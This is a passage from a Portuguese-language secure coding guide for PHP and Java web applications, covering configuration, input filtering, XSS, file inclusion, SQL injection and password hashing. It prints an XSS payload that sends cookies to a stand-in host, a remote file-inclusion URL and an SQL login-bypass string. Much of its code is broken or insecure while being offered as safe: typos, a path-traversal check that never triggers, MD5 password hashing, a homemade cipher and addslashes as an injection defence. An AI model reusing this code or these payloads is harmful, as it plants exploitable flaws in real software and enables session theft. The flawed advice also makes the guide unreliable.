Outra forma de registrar a variável é através do operador ternário:

```
<?php
// Variável: $age (inteiro)
$age = isset($_REQUEST["age"]) ? $_REQUEST["age"] : NULL;
?>
```

A *superglobal $_REQUEST* combina os dados provenientes dos métodos *$_GET*, *$_POST* e *$_COOKIE*. Porém, é recomendável que sejam registradas somente as variáveis recebidas por um determinado método:

```
<?php
// Variável: $age (inteiro)
$age = isset($_GET["age"]) ? $_GET["age"] : NULL;
?>
```

Diretivas:

- Manter a diretriz register_globals = *Off*;
- Sempre registrar as variáveis.

2.2.3.2. display_errors

Sintaxe: display_errors = [On | Off]

A diretriz *display_errors* deve ser desabilitada no servidor de produção, para que eventuais erros ou warnings gerados pelo script não sejam exibidos pelo browser juntamente com a página web.

Tais erros poderiam revelar informações relevantes, tais como caminhos e nomes de arquivos do servidor, nomes de usuários, estruturas de tabelas em SQL, dados de servidor, entre outras.

No servidor de desenvolvimento, porém, esta diretriz precisa estar habilitada, para que sejam identificados os eventuais erros ao longo do código.

Diretivas:

- Manter a diretriz display_errors = *Off* no servidor de produção.

2.2.3.3. log_errors

Sintaxe: log_errors = [On | Off]

Essa diretriz deve ser sempre ativada no servidor de produção, para que os erros ocorridos durante a execução do script sejam registrados em arquivo no servidor Apache, possibilitando o debug do programa.

Diretivas:

- Manter a diretriz log_errors = *On* no servidor de produção.

2.2.3.4. error_reporting

Sintaxe: error_reporting = [E_ALL & ...]

É recomendável que esta diretriz, em ambiente de desenvolvimento, seja habilitada para reportar todos os tipos de mensagens de erro, avisos e mensagens com dicas de melhoria de código. Isto pode ser feito da seguinte forma:

error_reporting = E_ALL | E_STRICT

Em ambiente de produção, por questões de performance, essa diretriz deve ser habilitada da seguinte forma:

error_reporting = E_ALL & ~E_DEPRECATED

Diretivas:

- Manter a diretriz error_reporting = *E_ALL & ~E_DEPRECATED* em ambiente de produção.

2.2.3.5. error_log

Esta diretriz define o nome do arquivo no qual serão registrados os erros do script executado. O valor especial *syslog* pode ser usado para que os erros sejam enviados para o log do sistema.

Somente o servidor web e o administrador de segurança do sistema devem ter permissão para ler e escrever este arquivo de log.

Diretivas:

- Somente o servidor web e o administrador de segurança do sistema devem ter permissão para ler e escrever o arquivo de log de erros.

2.2.3.6. expose_php

Sintaxe: expose_php = [On | Off]

Esta diretriz deve estar desabilitada, para preservar informações relativas à versão do PHP instalada no servidor.

Diretivas:

- Manter a diretriz expose_php = Off.

2.2.4. Configuração de um servidor compartilhado

Caso o sistema em PHP esteja hospedado em um servidor compartilhado, os valores das diretrizes devem ser definidos através da função *ini_set()*, mas é importante lembrar que o servidor deve conter o máximo de configurações possíveis definidas diretamente no arquivo php.ini e no arquivo de configurações.

As configurações devem ser armazenadas em um arquivo separado, que será incluído no início da execução do programa, através da função *include()*. Os valores definidos terão validade apenas durante a execução do programa.

A função *ini_set()* possui 2 parâmetros: a diretriz de configuração, e o valor atribuído à mesma, respectivamente.

```
<?php
ini_set('display_errors', 'Off');
ini_set('log_errors', 'On');
ini_set('error_log', '../logs/php_error.log');
?>
```

Outra forma de definir os valores das diretrizes é inserindo instruções em um arquivo *.htaccess* no seu diretório de trabalho. Esta instrução pode ser um *php_flag*:

```
php_flag register_globals 0
```

Ou pode ser um *php_value*:

```
php_value register_globals off
```

Quando um arquivo *.htaccess* é utilizado para esta ou outra finalidade, é necessário atribuir segurança ao mesmo, com a inclusão do código seguinte:

```
<Files ".ht*">
  deny from all
</Files>
```

É importante ressaltar que a utilização de arquivos *.htaccess* e da função *ini_set()* pode causar perda de performance.

Diretivas:

- Em servidores compartilhados, os valores das diretrizes devem ser definidos através da função ini_set() ou de instruções em um arquivo *.htaccess*;
- É necessário atribuir segurança aos arquivos *.htaccess* utilizados para definir diretrizes.

2.2.5. Variáveis

Todas as variáveis externas (recebidas de um formulário, via URL, arquivos recebidos via upload), devem ter suas propriedades verificadas antes de serem processadas. Para isso, são necessários os seguintes passos:

1. Verificar se foi atribuído um valor à variável;
2. Registrar a variável no ambiente de execução;
3. Verificar se a variável é do tipo esperado;
4. Verificar se o tamanho da variável está em conformidade;
5. Verificar se a variável está dentro da faixa de valores prevista.

Diretivas:

➢ Todas as variáveis externas devem ter suas propriedades verificadas antes de serem processadas.

2.2.6. Tipos de dados

Toda variável recebida deve ser testada, para verificar se seu tipo de dado está conforme o previsto.

A função *is_int()* verifica se a variável é inteira:

```
<?php
if (is_int($variavel)){
  echo "Variável inteira";
} else {
  echo "Não é uma variável inteira";
}
?>
```

A função *isset()* verifica se a variável foi iniciada:

```
<?php
if (isset($variavel)){
  echo "Variável iniciada";
} else {
  echo "Variável não iniciada";
}
```

```
?>
```

A função *is_array()* verifica se a variável é um array:

```
<?php
if (is_array($variavel)){
  echo "Variável é um array";
} else {
  echo "Variável não é um array";
}
?>
```

A função *is_bool()* verifica se a variável é um número booleano:

```
<?php
if (is_bool($variavel)){
  echo "Variável é um número booleano";
} else {
  echo "Variável não é um número booleano ";
}
?>
```

A função *is_float()* verifica se a variável é um *float*:

```
<?php
if (is_float($variavel)){
  echo "Variável é um float";
} else {
  echo "Variável não é um float";
}
?>
```

A função *is_null()* verifica se a variável é *NULL*:

```
<?php
if (is_nullt($variavel)){
  echo "Variável é NULL";
} else {
  echo "Variável não é NULL";
}
?>
```

A função *is_numeric()* verifica se a variável é um número ou uma string numérica:

```
<?php
if (is_numeric($variavel)){
  echo "Variável é um número ou uma string numérica";
} else {
  echo "Variável não é um número ou uma string numérica";
}
?>
```

A função *is_object()* verifica se a variável é um objeto:

```
<?php
if (is_object($variavel)){
  echo "Variável é um objeto";
} else {
  echo "Variável não é um objeto";
}
?>
```

A função *is_resource()* verifica se a variável é um *resource*:

```
<?php
if (is_resource($variavel)){
  echo "Variável é um resource";
} else {
  echo "Variável não é um resource";
}
?>
```

A função *is_scalar()* verifica se a variável é escalar:

```
<?php
if (is_scalar($variavel)){
  echo "Variável é escalar";
} else {
  echo "Variável não é escalar";
}
?>
```

A função *is_string()* verifica se a variável é uma *string*:

```
<?php
if (is_string($variavel)){
  echo "Variável é uma string";
} else {
  echo "Variável não é uma string";
}
?>
```

A função *gettype* retorna uma string com o tipo da variável:

```
<?php
$variavel = 'teste';
echo gettype ($variavel);
?>
```

A função *settype()* atribui um tipo a uma variável:

```
<?php
$var1 = "LC3";  // string
$var2 = true;  // booleano
settype($var1, "integer");  // a variável $var1 passa a ter o valor = 3 (inteiro)
settype($var2, "string");  // a variável $var2 passa a ter o valor = "1" (string)
?>
```

Diretivas:

- Toda variável recebida deve ser testada.

2.2.7. Filtro de dados

Devem ser criados mecanismos para filtrar o valor atribuído a uma variável, ou seja, verificar se o valor está em conformidade com o previsto. Desta forma, se um campo de um formulário foi criado para receber nomes próprios, o filtro deve ser aplicado para impedir que sejam fornecidos números ou caracteres especiais.

Algumas questões específicas merecem cuidados especiais, como, por exemplo, nomes próprios que possuem apóstrofe, e devem receber tratamento adequado de acordo com a aplicação.

A função a seguir verifica se um número inteiro está dentro de uma determinada faixa de valores:

```
<?php
function checkint($var, $min, $max){
  $var = intval($var);
  if ($var >= $min && $var <= $max){
    return ($var);
  } else {
    return (FALSE);
  }
}
?>

<?php
// testando a variável $idade com a faixa de valores entre 0 e 120
$idade = isset($_REQUEST["idade"]) ? $_REQUEST["idade"] : NULL;
$idade = checkint($idade, 0, 120);
?>
```

O filtro para strings pode ser aplicado como no exemplo abaixo, uma vez que uma string pode assumir qualquer valor:

```
if ( isset( $valor ) && $valor !== NULL ) {
  // $valor é uma string
}
```

A função *is_int()* pode ser usada para filtrar valores numéricos:

```
$ano = $_POST['ano'];
if ( !is_int($ano ) ) exit ( "$ano é um valor inválido para determinar o ano!" );
```

A função *gettype()* também pode ser usada na aplicação de filtros:

```
if ( gettype( $ano ) != 'integer' ) {
  exit ( "$ano é um valor inválido para definir o ano!" );
}
```

As três formas a seguir podem ser usadas para transformar uma variável em um valor inteiro:

```
$ano = intval( $_POST[ 'ano' ] );
```

```
$ano = (int) $_POST[ 'ano' ];
```

```
if ( !settype ( $ano, 'integer' ) ) {
  exit ( "$ano é um valor inválido para definir o ano!" );
}
```

Valores booleanos também devem ser filtrados:

```
if ( !is_bool ( $flag) ) {
  exit ( "$flag não é um valor booleano!" );
}
```

A aplicação de filtros para verificar o tamanho da variável é de extrema importância, pois previne diversos ataques, como o buffer overflow:

```
if ( strlen( $ano ) != 4) exit ( "$ano é um valor inválido para definir o ano!" );
```

Exemplo de código para validar tipos e formatos de vários valores submetidos pelos usuários, restringindo o filtro apenas às variáveis esperadas:

```
<?php
// configura um vetor com valores e tipos esperados de variáveis
$esperados = array( 'produto'=>'string', 'estoque'=> 'int' , 'imagem'=>'filename' );

// verifica o valor e o tamanho de cada entrada
foreach ( $esperadas AS $temp=>$tipo ) {
  if ( empty( $_GET[ $temp ] ) ) {
    ${$tempo} = NULL;
    continue;
  }
  switch ( $tipo ) {
    case 'string' :
      if ( is_string( $_GET[ $temp ] ) && strlen( $_GET[ $temp ] ) < 256) {
                ${$temp} = $_GET[ $temp ];
      }
      break;
   case 'int' :
      if ( is_int( $_GET[ $temp ] ) ) {
        ${$temp} = $_GET[ $temp ];
      }
      break;
   case 'filename' ;
     // limita nomes de arquivos a 64 caracteres
     if ( is_string( $_GET[ $temp ] ) && strlen( $_GET[ $temp ] ) < 64 ) {
       // escapa de qualquer não-ASCII
       ${$temp} = str_replace( '%', '_', rawurlencode( $_GET[ $temp ] ) );
       // proíbe pontos duplos
       if ( strpos( ${$temp}, '..' ) === TRUE ) {
         ${$temp} = NULL;
       }
     }
    break;
  }
  if ( !isset( ${$temp}{
    ${$temp} = NULL;
  }
}
// entrada validada para uso na aplicação
```

Diretivas:

- Todas as variáveis recebidas devem ser filtradas.

2.2.8. Permitindo apenas variáveis esperadas

Todas as variáveis previstas para serem recebidas por input devem ser explicitamente listadas em um vetor:

```
<?php
// interface do usuário
$esperadas = array ( 'produto', 'fabricante', 'valor' ) ;

// interface do administrador
if ( $admin ) {
  $esperadas[] = 'lucro' ;
}

foreach( $esperadas AS $temp ){
  if ( !empty( $_POST[ $temp ] )){
    ${$temp} = $_POST[ $temp ];
  } else {
    ${$temp} = NULL;
  }
}
?>
```

No exemplo anterior, as variáveis esperadas são listadas em um vetor, e recebem o valor através do *loop foreach()*. Há ainda a variável lucro, que é adicionada ao vetor apenas se o usuário for o administrador.

Diretivas:

- Todas as variáveis esperadas devem ser explicitamente listadas em um vetor.

2.2.9. Ataques por formulários

2.2.9.1. Spam

Em formulários de e-mail, as variáveis de entrada devem ser registradas e tratadas com expressões regulares, conforme o exemplo a seguir:

```
<?php

// recebe e registra o nome e o e-mail do usuário

$nome = isset ($_POST["nome"]) ? $_POST["nome"] : NULL;

$email = isset ($_POST["email"]) ? $_POST["email"] : NULL;



// Aplica expressão regular para testar nome e e-mail

if(!eregi("^[a-zA-Z]*[a-zA-Z ]+[a-zA-Z]$", $nome))

  exit "Nome Suspeito!";

if(!eregi("^[a-zA-Z0-9._-]+@[a-z0-9-]+(\.[a-z0-9-]+){1,3}$", $e-mail))

  exit "Endereço de e-mail suspeito!";



$Headers = "From: {$nome} <{$email}>";

$Body = $_POST['mensagem'];



$To = "contato@exemplo";

$Subject = "Fale conosco";



mail ($To, $Subject, $Body, $Headers);

?>
```

As expressões regulares aplicadas no código apresentado, aliadas ao registro das variáveis, impedem que um usuário insira quebras de linhas maliciosas nos campos nome e e-mail. Uma quebra de linha com o cabeçalho “*Bcc:*”, por exemplo, permitiria o envio de mensagens indesejadas a diversos destinatários.

A função *preg_match()* também pode ser utilizada para a validação de dados:

```
<?php
 $clean = array();
 if (preg_match("/^[0-9]+:[X-Z]+$/D", $_GET['var'])) {
   $clean['var'] = $_GET['var'];
 }
?>
```

Diretivas:

- Registrar e tratar com expressões regulares as variáveis recebidas de formulários.

2.2.9.2. Cross-Site Scripting (XSS)

Assim como no combate a spams, é necessário o registro e o tratamento adequado de variáveis recebidas pelo formulário.

Um dos ataques mais comuns de XSS é o roubo de cookies, que pode ser feito com a simples inserção do seguinte código em um campo do formulário:

```
<script>
document.location = 'http://malicioso/roubo.php?cookies=' + document.cookie
</script>
```

Para evitar este ataque, a função *htmlspecialchars()* deve ser utilizada na estrutura de filtros.

```
$variavel = htmlspecialchars($_REQUEST["variavel"]);
```

Desta forma, o código inserido pelo usuário não causaria problemas, pois caracteres especiais seriam reconhecidos como caracteres normais, sendo apenas exibido pelo browser da seguinte forma:

```
&lt;script&gt;

document.location = 'http://malicioso/roubo.php?cookies=' + document.cookie

&lt;/script&gt
```

Diretivas:

- Utilizar a função *htmlspecialchars()*, ou similar, na estrutura de filtros.

2.2.9.3. Upload de arquivo

Arquivos recebidos de formulários devem ser testados antes de serem armazenados em definitivo.

Todo arquivo deve ter sua extensão verificada, para que sejam recebidos apenas os arquivos com as extensões previstas pelo sistema.

A veracidade do tipo do arquivo também deve ser verificada, já que arquivos podem ser renomeados com outras extensões. Uma das maneiras de realizar esta verificação é através da função *exif_imagetype()*.

Soluções de software antivírus devem ser utilizadas para verificar os arquivos recebidos;

A integridade dos arquivos também deve ser verificada, já que o mesmo pode não ter sido completamente recebido.

Diretivas:

- Armazenar arquivos recebidos em diretórios temporários até que sejam testados;
- Verificar a extensão do arquivo;
- Verificar a veracidade do tipo do arquivo;
- Escanear o arquivo com softwares antivírus;
- Verificar a integridade do arquivo recebido.

2.2.10. Protegendo o código fonte e os arquivos

Todo código deve ser delimitado pelas tags de abertura e fechamento do PHP. Caso contrário, o mesmo pode ser exposto, por exemplo, quando chamado através da função *include()*, que alterna os modos do interpretador entre PHP e HTML.

Quanto aos arquivos, deve ser adotada a política de invisibilidade da extensão dos arquivos na URL, aliada à desativação da diretriz *expose_php*. O exemplo a seguir é uma forma ***incorreta*** de criar links, pois expõe tanto o local onde o arquivo se encontra, quanto a extensão do mesmo:

```
<?php

// link com caminho e extensão expostos

$inc = isset($_REQUEST["inc"]) ? $_REQUEST["inc"] : "../exemplo.php";

include($inc);

?>

<li><a href="?inc=../exemplo.php">Exemplo</a>
```

Para corrigir esse problema, a extensão dos arquivos referenciados nos links deve ser definida previamente, como no exemplo a seguir:

```
<?php

// link com caminho e extensão escondidos

$inc = isset($_REQUEST["inc"]) ? $_REQUEST["inc"] : "exemplo";

include("../" . $inc . ".php");

?>

<li><a href="?inc=exemplo">Exemplo</a>
```

Diretivas:

- Todo código deve ser delimitado pelas tags de abertura e fechamento do PHP;
- Deve ser adotada a política de invisibilidade da extensão dos arquivos na URL;
- A extensão dos arquivos referenciados nos links deve ser definida previamente;

2.2.11. Implementando White list

Deve ser implementada a técnica de White list para catalogar arquivos que podem ser incluídos em uma página através da função *include()* e suas variantes. Esta técnica pode ser implementada através da função *includecheck()*, e pode ser implementada ainda a função *registerattack()*, para manter o registro das eventuais tentativas de ataque por meio da função *include()*:

```
<?php
// função para registrar as tentativas de ataque
function registerattack($path){
  $logfile = '../attack.log';

  $reg = date("M j H:i:s (T) ");
  $reg .= "SRC $_SERVER[REMOTE_ADDR] : $_SERVER[REMOTE_PORT], ";
  $reg .= "DST $_SERVER[SERVER_NAME] : $_SERVER[SERVER_PORT], ";
  $reg .= "Agent $_SERVER[HTTP_USER_AGENT], ";
  $reg .= "String \"$path\"\n";

  if (!$handle = fopen($logfile, 'a')){
    print("<b>Erro</b>: Não foi possível abrir o arquivo $logfile.");
            exit;
  }

  if (!fwrite($handle, $reg)){
    print("<b>Erro</b>: Impossível gravar no arquivo $logfile.");
            exit;
  }

  fclose($handle);
}
?>

<?php
function includecheck($file){
  // define a White list
  $WhiteList = array('../cont.php' => '',
                     '../prod.php' => '',
                     '../port.php' => '');

  // testa se o arquivo está em White list
  if (!isset($WhiteList[$file])){
    // registra em arquivo dados do incidente
            registerattack($file);
```

```
            // aborta execução geral
            die("<b>Atenção</b>: Tentativa de violação de segurança!";
  }
  include ($file);
}

<?php
// tratamento do link recebido pela URL
$inc = isset($_REQUEST["inc"]) ? $_REQUEST["inc"] : "port";

includecheck("../" . $inc . ".php");
?>

<?php
// criação do link
<li><a href="?inc=port">Portfólio</a>
<li><a href="?inc=prod">Produtos</a>
<li><a href="?inc=cont">Contato</a>
?>
```

Caso a White list não seja implementada, o sistema pode sofrer uma injeção de código, ou seja, um atacante pode inserir códigos maliciosos que tornariam o servidor vulnerável, realizando uma chamada de URL parecida com a exemplificada a seguir:

http://www.exemplo/?quiz=http://invasor/code.inc

Diretivas:

- Deve ser implementada a técnica de White list;
- As eventuais tentativas de ataque devem ser registradas;

2.2.12. Sessões seguras

As sessões são um recurso do PHP que preserva determinadas variáveis em acessos posteriores, eliminando a necessidade de múltiplas autenticações. Devido a isso, o uso de sessões deve estar sempre associado à criptografia.

Para cada sessão, é gerado um identificador único (SID – Session Identifier), que é armazenado em um cookie ou propagado pela URL. Para dificultar o acesso a esta

informação, a diretriz *session.use_only_cookies* deve ser ativada no arquivo de configuração php.ini, e os cookies devem estar ativados no browser. Esta medida também evita ataques de fixação de sessões.

Diretivas:

- O uso de sessões deve estar sempre associado à criptografia;
- A diretriz *session.use_only_cookies* deve ser ativada no arquivo de configuração php.ini.

2.2.13. Criptografia e *hash*

Todas as informações confidenciais devem ser criptografadas antes de trafegarem ou serem armazenadas no banco de dados. No caso de senhas de acesso, apenas o *hash* deve ser armazenado. Aliado a isso, o algoritmo de *hash* deve ser combinado com senhas de criptografia, o que aumentará a qualidade e a imprevisibilidade da codificação.

Uma maneira simples de criar *hash* no PHP é através da função *md5()*:

```
<?php
$senha = md5('senha secreta' . '54321');
?>
```

No exemplo acima, a função *md5()* foi combinada com a senha “54321”.

Em casos específicos, pode ser necessário criptografar e decifrar uma informação em um determinado momento. Isso pode ser feito através das funções *md5_encrypt()* e *md5_decrypt()*:

```
<?php
function get_rnd_iv($iv_len){
  $iv = '';
  while ($iv_len-- > 0){
    $iv .= chr(mt_rand() & 0xff);
  }
  return $iv;
}

function md5_encrypt ($plain_text, $password, $iv_len = 16){
  $plain_text .= "\x13";
  $n = strlen($plain_text);
  if ($n % 16) $plain_text .= str_repeat("\0", 16 - ($n % 16));
  $i = 0;
  $enc_text = get_rnd_iv($iv_len);
  $iv = substr($password ^ $enc_text, 0, 512);
  while ($i < $n){
    $block = substr($plain_text, $i, 16) ^ pack('H*', md5($iv));
              $enc_text .= $block;
              $iv = substr($block . $iv, 0, 512) ^ $password;
              $i += 16;
  }
  return base64_encode($enc_text);
}

function md5_decrypt ($enc_text, $password, $iv_len = 16){
  $enc_text = base64_decode($enc_text);
  $n = strlen($enc_text);
  $i = $iv_len;
  $plain_text = '';
  $iv = substr($password ^ substr($enc_text, 0, $iv_len), 0, 512);
  while ($iv < $n){
    $block = substr($enc_text, $i, 16);
              $plain_text .= $block ^ pack('H*', md5($iv));
              $iv = substr($block . $iv, 0, 512) ^ $password;
              $i += 16;
  }
  return preg_replace('/\x13\x00*$/', '', $plain_text);
}
?>

<?php
$criptografado = md5_encrypt ("Teste", "54321");
echo $criptografado;
echo "<br>";

$normal = md5_decrypt ($criptografado, "54321");
echo $normal;
?>
```

Diretivas:

- Todas as informações confidenciais devem ser criptografadas antes de trafegarem ou serem armazenadas no banco de dados;
- O algoritmo de criptografia deve ser combinado com uma senha de criptografia.

2.2.14. Variável criptografada na URL

Toda variável utilizada na URL para definir a página a ser incluída, ou chamada, deve ter seu conteúdo criptografado:

```
<?php

$inc = isset($_REQUEST["inc"]) ? $_REQUEST["inc"] : "../exemplo.php";

$inc = md5_decrypt ($inc, "54321");



include($inc);

?>

<li><a href="?inc=DPmaFAiCZruqNSNhOZaaq7Xpd8RqQsU5bTzQMIgBhRM=">Exemplo</a>
```

Para o exemplo acima, a variável *$inc* é recebida criptografada. A criptografia pode ser feita da seguinte forma:

```
<?php

echo md5_encrypt("../exemplo.php", "54321");

?>
```

Como resultado, esta seria a URL gerada:

http://www.dominio/?inc=DPmaFAiCZruqNSNhOZaaq7Xpd8RqQsU5bTzQMIgBhRM

Diretivas:

- Todas variável utilizada na URL deve ter ser conteúdo criptografado.

2.2.15. SQL injection

O *SQL injection* é um tipo de ataque caracterizado pelo uso de consultas arbitrárias por usuários não autorizados. Quanto mais o atacante conhece a estrutura do banco, mais fácil se torna a ação do mesmo. Para manter a privacidade da estrutura do banco de dados, os nomes das variáveis usadas nos formulários HTML não devem ser iguais aos nomes usados nas tabelas do banco de dados.

Em um formulário para autenticação de usuários, com os campos login e senha, um atacante poderia fazer a seguinte entrada no campo login:

admin'#

Desta forma, a query resultante seria a seguinte:

SELECT * FROM usuários WHERE login='admin'#' AND password='xxx'

Independente da entrada que o atacante fizesse para o campo senha, o mesmo seria autenticado no sistema como administrador, uma vez que, após a inserção do caractere #, o restante da consulta seria considerado como um simples comentário.

Por este motivo, todas as variáveis devem ser corretamente filtradas.

Neste caso, o uso da função *addslashes()* ajudaria a resolver o problema. Basta aplicá-la à variável que recebe os dados de login:

```
$login = addslashes($login);

$senha = addslashes($senha);
```

É recomendável o uso da *prepared statement* do próprio PHP para tratamento de *SQL Injection*, que pode ser obtida em:

http://php.net/manual/en/pdo.prepared-statements.php

Diretivas:

- Os nomes das variáveis usadas nos formulários HTML não devem ser iguais aos nomes usados nas tabelas do banco de dados;
- Todas as variáveis devem ser filtradas.

2.3. Técnicas de Segurança em Java

2.3.1. Validação de entradas de dados

A validação de entradas de dados é um dos itens mais importantes da segurança de sistemas. Qualquer dado recebido pelo sistema deve ser validado, verificando se o mesmo é seguro, ou seja, não contém propriedades que caracterizem possíveis ataques, como *SQL injection*, *Cross Site Scripting (XSS)* e *Cross Site Request Forgery (CSRF)*.

Para validar, por exemplo, uma entrada de dados em que se espera receber apenas números, o método *isdigit()* pode ser utilizado.

Expressões regulares devem ser usadas para validar as entradas. As expressões regulares devem conter ainda um arquivo de configuração que possa ser facilmente atualizado por um profissional de segurança, sem a necessidade de intervenção por parte de programadores ou de implantação de um novo código.

2.3.1.1. Adicionando lógica de validação ao objeto *HTTPServletRequest*

Em uma aplicação Java EE, toda entrada de usuários vem do objeto *HTTPServletRequest*. Usando métodos nesta classe, tais como getParameter, getCookie, e getHeader, o sistema pode receber informações não tratadas diretamente do browser do usuário. Desta forma, tudo que for recebido do usuário no objeto HTTPServletRequest deve ser considerado suspeito e deve ser validado antes de ser usado.

A validação de dados pode ser adicionada ao objeto *HTTPServletRequest*. Uma das formas de implementar esta validação é através de um Modelo de Segurança Positiva, o qual nega tudo o que não for explicitamente permitido.

No exemplo a seguir, é usado um filtro Java EE para cobrir todas as requisições com uma nova classe que estende a classe *HttpServletRequestWrapper*, e todos os métodos específicos que recebem dados de usuários são substituídos por chamadas que fazem a validação antes de retornar o dado:

```
public class ValidatingHttpRequest extends HttpServletRequestWrapper {

    public ValidatingHttpRequest(HttpServletRequest request) {
        super(request);
    }

    public String getParameter(String name) {
        HttpServletRequest req = (HttpServletRequest) super.getRequest();
        return validate( name, req.getParameter( name ) );
    }

    // Atenção – você pode opcionalmente permitir o recebimento de parâmetro não preparado
    public String getRawParameter( String name ) {
        HttpServletRequest req = (HttpServletRequest) super.getRequest();
        return req.getParameter( name );
    }

    ... siga este padrão para getHeader(), getCookie(), etc...

    private Pattern pattern = Pattern.compile("^[a-zA-Z0-9]{0,20}$");

    private String validate( String name, String input ) throws ValidationException {
        String canonical = canonicalize( input );

        // verifique se a entrada corresponde ao conjunto de caracteres da whitelist
        if ( !pattern.matcher( canonical ).matches() ) {
            throw new ValidationException( "Formato impróprio em " + name + " field";
        }

        // é possível codificar entidades html, mas provavelmente será melhor fazer isso antes da saída
        // canonical = HTMLEntityEncode( canonical );

        return canonical;
    }

    // Simplifica o format das entradas para tornar mais difíceis os truques de codificação
    private String canonicalize( String input ) {
        String canonical = sun.text.Normalizer.normalize( input, Normalizer.DECOMP, 0 );
        return canonical;
    }
    // Para mais detalhes, acesse http://www.owasp.org/index.php/How_to_perform_HTML_entity_encoding_in_Java
    // Retorna códigos de entidades html equivalents para qualquer character especial
    public static String HTMLEntityEncode( String input ) {
        StringBuffer sb = new StringBuffer();
        for ( int i = 0; i < input.length(); ++i ) {
            char ch = input.charAt( i );
            if ( ch>='a' && ch<='z' || ch>='A' && ch<='Z' || ch>='0' && ch<='9' ) {
                sb.append( ch );
            } else {
```

```
                    sb.append( "&#" + (int)ch + ";" );
                }
            }
            return sb.toString();
        }
    }
```

Assim, é necessário garantir que todas as requisições do sistema serão cobertas pela classe acima, a partir de:

```
public class ValidationFilter implements Filter {
    public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) {
        chain.doFilter(new ValidatingHttpRequest( (HttpServletRequest)request ), response);
    }
}
```

Para adicionar o filtro, basta inserir as classes acima no *classpath* do sistema, e configurar o filtro no arquivo web.xml:

```
<filter>
  <filter-name>ValidationFilter</filter-name>
  <filter-class>ValidationFilter</filter-class>
</filter>
<filter-mapping>
  <filter-name>ValidationFilter</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
```

No exemplo apresentado acima, todas as requisições HTTP são validadas de acordo com o mesmo padrão de validação.

2.3.1.2. Codificando entidades HTML

Ataques por meio de injeção de códigos se baseiam no fato de que interpretadores de código recebem os dados e os executam como comandos. Desta forma, caso um atacante modifique o dado a ser enviado, o mesmo pode confundir o interpretador. Uma das formas de prevenir esse ataque é impedindo a produção de caracteres especiais:

```
/* return StringBuilder and/or make Writer param and write to stream directly*/
public static String htmlEntityEncode( String s )
{
   StringBuilder buf = new StringBuilder(s.length());
   for ( int i = 0; i < len; i++ )
   {
                char c = s.charAt( i );
                if ( c>='a' && c<='z' || c>='A' && c<='Z' || c>='0' && c<='9' )
                {
                        buf.append( c );
                }
                else
                {
                        buf.append("&#").append((int)c).append(";");
                }
   }
   return buf.toString();
}
```

É recomendável que todos os caracteres de controle que não representem espaços em branco sejam removidos do fluxo de saída em HTML:

```
public static StringBuilder escapeHtmlFull(String s)
{
 StringBuilder b = new StringBuilder(s.length());
 for (int i = 0; i < s.length(); i++)
 {
   char ch = s.charAt(i);
   if (ch >= 'a' && ch <= 'z' || ch >= 'A' && ch <= 'Z' || ch >= '0' && ch <= '9')
   {
                // safe
                b.append(ch);
   }
   else if (Character.isWhitespace(ch))
   {
                // paranoid version: whitespaces are unsafe - escape
                // conversion of (int)ch is naive
```

```
            b.append("&#").append((int) ch).append(";");
  }
  else if (Character.isISOControl(ch))
  {
            // paranoid version:isISOControl which are not isWhitespace removed !
            // do nothing do not include in output !
  }
  else
  {
            // paranoid version
            // the rest is unsafe, including <127 control chars
            b.append("&#" + (int) ch + ";");
  }
 }
 return b;
}
```

O código precisa ser fixado novamente, para não haver problemas com caracteres *Unicode* suplementares:

```
public static StringBuilder escapeHtmlFull(String s)
{
 StringBuilder b = new StringBuilder(s.length());
 for (int i = 0; i < s.length(); i++)
 {
  char ch = s.charAt(i);
  if (ch >= 'a' && ch <= 'z' || ch >= 'A' && ch <= 'Z' || ch >= '0' && ch <= '9')
  {
            // safe
            b.append(ch);
  }
  else if (Character.isWhitespace(ch))
  {
            // paranoid version: whitespaces are unsafe - escape
            // conversion of (int)ch is naive
            b.append("&#").append((int) ch).append(";");
  }
  else if (Character.isISOControl(ch))
  {
            // paranoid version:isISOControl which are not isWhitespace removed !
            // do nothing do not include in output !
  }
  else if (Character.isHighSurrogate(ch))
  {
            int codePoint;
            if (i + 1 < s.length() && Character.isSurrogatePair(ch, s.charAt(i + 1))
              && Character.isDefined(codePoint = (Character.toCodePoint(ch, s.charAt(i + 1)))))
```

```
            {
                    b.append("&#").append(codePoint).append(";");
            }
            else
            {
              log("bug:isHighSurrogate");
            }
            i++; //in both ways move forward
  }
  else if(Character.isLowSurrogate(ch))
  {
            // wrong char[] sequence, //TODO: LOG !!!
            log("bug:isLowSurrogate");
            i++; // move forward,do nothing do not include in output !
  }
  else
  {
            if (Character.isDefined(ch))
            {
              // paranoid version
              // the rest is unsafe, including <127 control chars
              b.append("&#").append((int) ch).append(";");
            }
            //do nothing do not include undefined in output!
  }
}
}
```

Diretivas:

- Todo dado recebido pelo sistema deve ser validado;
- Expressões regulares devem ser utilizadas para validação de entradas de dados.

2.3.2. Autenticação

2.3.2.1. Armazenando senhas com segurança

Todas as senhas devem ser armazenadas em formato *hash*. Em hipótese alguma as senhas podem ser armazenadas em texto normal.

Tendo em vista que as senhas são secretas, não há motivos para que as mesmas sejam decifradas. Portanto, não deve ser utilizada uma técnica de *hash* reversível para o armazenamento de senhas.

A função de *hash* cria uma pequena impressão digital (*message digest*), em tamanho fixo, de um texto ilimitado:

```
import java.security.MessageDigest;
public byte[] getHash(String password) throws NoSuchAlgorithmException {
  MessageDigest digest = MessageDigest.getInstance("SHA-1");
  digest.reset();
  byte[] input = digest.digest(password.getBytes("UTF-8"));
}
```

Utilizando apenas a técnica acima, senhas idênticas teriam o mesmo *hash*, o que criaria uma oportunidade de ataque. Para que este problema seja resolvido, a senha deve ser concatenada com um número randômico (*salt*) antes da operação de *hash*, conforme o exemplo a seguir:

```
import java.security.MessageDigest;
public byte[] getHash(String password, byte[] salt) throws NoSuchAlgorithmException {
  MessageDigest digest = MessageDigest.getInstance("SHA-256");
  digest.reset();
  digest.update(salt);
  return digest.digest(password.getBytes("UTF-8"));
}
```

O *salt* deve ser diferente para cada entrada de senha, e deve ser armazenado como texto normal na mesma tabela onde é armazenado o *hash* da senha.

Para desacelerar a execução de ataques, a operação de *hash* deve ser realizada várias vezes, armazenando a senha no seguinte formato:

Hash(hash(...hash(senha||salt)))

A desaceleração pode ser realizada da seguinte forma:

```
import java.security.*;
public byte[] getHash(int iterationNb, String password, byte[] salt) throws NoSuchAlgorithmException {
   MessageDigest digest = MessageDigest.getInstance("SHA-1");
   digest.reset();
   digest.update(salt);
   byte[] input = digest.digest(password.getBytes("UTF-8"));
